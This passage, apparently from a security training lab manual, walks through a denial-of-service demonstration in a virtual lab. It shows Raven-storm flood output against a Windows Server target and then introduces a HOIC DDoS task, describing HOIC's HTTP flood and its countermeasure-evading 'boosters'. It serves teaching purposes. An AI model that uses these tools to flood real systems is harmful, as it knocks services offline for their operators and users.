


```
Applications Places System sudo rst - Parrot Terminal
File Edit View Search Terminal Help
Target 10.10.1.19 with port 80 not accepting request!
Target 10.10.1.19 with port 80 not accepting request!
Target 10.10.1.19 with port 80 not accepting request!
Target 10.10.1.19 with port 80 not accepting request!
Target 10.10.1.19 with port 80 not accepting request!
Target 10.10.1.19 with port 80 not accepting request!
Target 10.10.1.19 with port 80 not accepting request!
Target 10.10.1.19 with port 80 not accepting request!
Target 10.10.1.19 with port 80 not accepting request!
Target 10.10.1.19 with port 80 not accepting request!
Thread started!
Success for 10.10.1.19 with port 80!
Target 10.10.1.19 with port 80 not accepting request!
Target 10.10.1.19 with port 80 not accepting request!
Target 10.10.1.19 with port 80 not accepting request!
```


19. Switch to **Windows Server 2019** virtual machine.

20. You can observe a large number of packets received from **Parrot Security** machine (**10.10.1.13**).

Module 10 – Denial-of-Service



21. Switch to **Parrot Security** virtual machine and press **ctrl+z** to stop the attack.



22. This concludes the demonstration of a DoS attack using Raven-storm.

23. Close all open windows and document all the acquired information.


Task 4: Perform a DDoS Attack using HOIC

HOIC (High Orbit Ion Cannon) is a network stress and DoS/DDoS attack application. This tool is written in the BASIC language. It is designed to attack up to 256 target URLs simultaneously. It sends HTTP, POST, and GET requests to a computer that uses lulz inspired GUIs. It offers a high-speed multi-threaded HTTP Flood; a built-in scripting system allows the deployment of “boosters,” which are scripts designed to thwart DDoS countermeasures and increase DoS output.

